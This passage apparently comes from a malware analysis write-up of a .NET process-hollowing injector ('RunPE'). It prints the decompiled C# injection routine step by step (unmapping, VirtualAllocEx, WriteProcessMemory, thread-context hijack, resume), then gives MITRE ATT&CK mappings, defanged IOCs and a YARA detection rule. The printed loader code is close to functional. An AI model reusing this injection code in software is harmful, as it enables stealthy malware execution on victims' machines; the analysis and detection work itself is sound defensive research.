int num = BitConverter.ToInt32(object_0, 60);
int num2 = BitConverter.ToInt32(object_0, num + 52);
int[] array = new int[179];
array[0] = 65538;
if (IntPtr.Size == 4)
{
    if (!RunPEE.GetThreadContext(process_INFORMATION.ThreadHandle, array))
    {
        throw new Exception();
    }
}
```

Then, it uses **GetThreadContext** (or **Wow64GetThreadContext** for 64-bit systems) to obtain the context of the suspended process.

```
int[] array = new int[179];
array[0] = 65538;
if (IntPtr.Size == 4)
{
    if (!RunPEE.GetThreadContext(process_INFORMATION.ThreadHandle, array))
    {
        throw new Exception();
    }
}
else if (!RunPEE.Wow64GetThreadContext(process_INFORMATION.ThreadHandle, array))
{
    throw new Exception();
}
```

After that, it retrieves the EBX register value `int num3 = array[41];` as `array[41]` holds the value of EBX from the thread context.

The EBX register, in this context, usually points to the Process Environment Block (PEB) of the newly created process. The PEB contains important information about the process, including the base address of the loaded executable

`if (!RunPEE.ReadProcessMemory(process_INFORMATION.ProcessHandle, num3 + 8, ref num4, 4, ref num5))` reads 4 bytes (an integer) from num3 + 8, which corresponds to PEB.ImageBaseAddress.

The value is stored in num4, which will now contain the actual base address where the original executable was loaded inside the process.

```
    throw new Exception();
}
int num3 = array[41];
int num4 = 0;
int num5 = 0;
if (!RunPEE.ReadProcessMemory(process_INFORMATION.ProcessHandle, num3 + 8, ref num4, 4, ref num5))
{
    throw new Exception();
}
```

Next, it unmaps the Original Executable's Memory by calling **ZwUnmapViewOfSection** to remove the original executable image if necessary. After that it allocates New Memory in the Target Process by calling **VirtualAllocEx**

```
    throw new Exception();
}
if (num2 == num4 && RunPEE.ZwUnmapViewOfSection(process_INFORMATION.ProcessHandle, num4) != 0)
{
    throw new Exception();
}
int length = BitConverter.ToInt32(object_0, num + 80);
int bufferSize = BitConverter.ToInt32(object_0, num + 84);
int num6 = RunPEE.VirtualAllocEx(process_INFORMATION.ProcessHandle, num2, length, 12288, 64);
bool flag = false;
if (!bool_0 && num6 == 0)
{
    flag = true;
    num6 = RunPEE.VirtualAllocEx(process_INFORMATION.ProcessHandle, 0, length, 12288, 64);
}
```

After that, it uses **`WriteProcessMemory`** to copy sections of `object_0` (the new PE) into the allocated memory.

```
    throw new Exception();
}
if (!RunPEE.WriteProcessMemory(process_INFORMATION.ProcessHandle, num6, object_0, bufferSize, ref num5))
{
    throw new Exception();
}
int num7 = num + 248;
short num8 = BitConverter.ToInt16(object_0, num + 6);
int num9 = (int)(num8 - 1);
for (int i = 0; i <= num9; i++)
{
    int num10 = BitConverter.ToInt32(object_0, num7 + 12);
    int num11 = BitConverter.ToInt32(object_0, num7 + 16);
    int srcOffset = BitConverter.ToInt32(object_0, num7 + 20);
    if (num11 != 0)
    {
        byte[] array2 = new byte[num11 - 1 + 1];
        Buffer.BlockCopy(object_0, srcOffset, array2, 0, array2.Length);
        if (!RunPEE.WriteProcessMemory(process_INFORMATION.ProcessHandle, num6 + num10, array2, array2.Length, ref num5))
        {
            throw new Exception();
        }
    }
    num7 += 40;
}
```

Then it updates the **PEB ImageBase**, calculates the **new entry point** (`num6 + entryPointOffset`) and updates the **thread context** to execute from the new entry point.

```
byte[] bytes = BitConverter.GetBytes(num6);
if (!RunPEE.WriteProcessMemory(process_INFORMATION.ProcessHandle, num3 + 8, bytes, 4, ref num5))
{
    throw new Exception();
}
int num12 = BitConverter.ToInt32(object_0, num + 40);
if (flag)
{
    num6 = num2;
}
array[44] = num6 + num12;
if (IntPtr.Size == 4)
{
    if (!RunPEE.SetThreadContext(process_INFORMATION.ThreadHandle, array))
    {
        throw new Exception();
    }
}
else if (!RunPEE.Wow64SetThreadContext(process_INFORMATION.ThreadHandle, array))
{
    throw new Exception();
}
```

After that, it Calls **`ResumeThread`** to resume the process with the injected executable.

```
}
if (RunPEE.ResumeThread(process_INFORMATION.ThreadHandle) == -1)
{
    throw new Exception();
}
int_0 = (int)process_INFORMATION.ProcessId;
result = true;
```

Finally, if any error occurs, the function kills the process to avoid detection.

```
    catch (Exception)
    {
        Process processById = Process.GetProcessById((int)process_INFORMATION.ProcessId);
        if (processById != null)
        {
            processById.Kill();
        }
        result = false;
    }
    return result;
}
```

MITRE ATT&CK Techniques

Tactic	ID	Technique	ID	Description
Execution	TA0002	Command and Scripting Interpreter	T1059	Decoded suspicious Command
Execution	TA0002	Shared Modules	T1129	The process attempted to dynamically load a malicious function
Defense Evasion	TA0005	Obfuscated Files or Information	T1027	Detected the execution of a powershell command with one or more suspicious parameters
Defense Evasion	TA0005	Embedded Payloads	T1027.009	Drops interesting files and uses them
Defense Evasion	TA0005	Deobfuscate/Decode Files or Information	T1140	Decoded suspicious Command
Discovery	TA0007	Process Discovery	T1057	The process has tried to detect the debugger probing the use of page guards.
Discovery	TA0007	System Information Discovery	T1082	Queries for the computer name
Persistence	TA0003	Hijack Execution Flow	T1574	DLL Side-Loading
Privilege Escalation	TA0004	Access Token Manipulation	T1134	Token Impersonation/Theft
Credential Access	TA0006	Input Capture	T1056	Creates a DirectInput object (often for capturing keystrokes)

Command and Control	TA0011	Application Layer Protocol	T1071	Adversaries may communicate using application layer protocols to avoid detection.

IOCs

```
Sha256:
da78b6a3b5c884402e96f23552ee698fa93eeb0f3f2d5000c4eacceb3e0e9200
d83b5e97ce07a91b3d3d0e1e57e52704e5de787b66d93ab9336b9703554d42c3
038c5d0c8353e6b05ca5a4f910e7ddad0040dbd895a487bdca8645a75e052d89
a621e26a3c5ef04e4c3bc384678d65d19d2f9d27c4d921babd437965c2eff1ff
c195324b440b2716c79524f8733c74ee73425873589d9d11dcba4e366c30fcc4

URL:
hxxps[://]ia600100[.]us[.]archive[.]org/24/items/detah-note-v/DetahNoteV[.]txt
hxxp[://]192[.]3[.]223[.]30/200/LODCE[.]txt

IP: 192[.]3[.]223[.]30
```

YARA Rule

```
import "pe"
rule Detect_NET_PE_Injector
{
    meta:
        author = "Tryaq"
        date = "2025-02-23"
        description = "Detects .NET PE Injector"
        reference = "https://x.com/filescan_itsec/status/1889411422943326444"
        version = "1.1"
        sharing = "TLP:CLEAR"
    strings:
        $hex1 = { 28 E7 06 00 0A 28 74 10 00 06 }
        // call bool RunPE.RunPEE::Ande(string, uint8[])

        $hex2 = { 72 F? 73 00 70 0E 04 72 5? 74 00 70 }
        // ldstr     "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\"
        // ldarg.s   netframework
        // ldstr     ".exe"

        $hex3 = { 28 A7 10 00 06 }
        // call string RunPE.Home::smethod_0(string)

    condition:
        pe.characteristics & pe.DLL and
        for any section in pe.sections : (
            section.name == ".text" and section.characteristics & 0x20000000
        ) and
        pe.imports("mscoree.dll") and
        all of them
}
```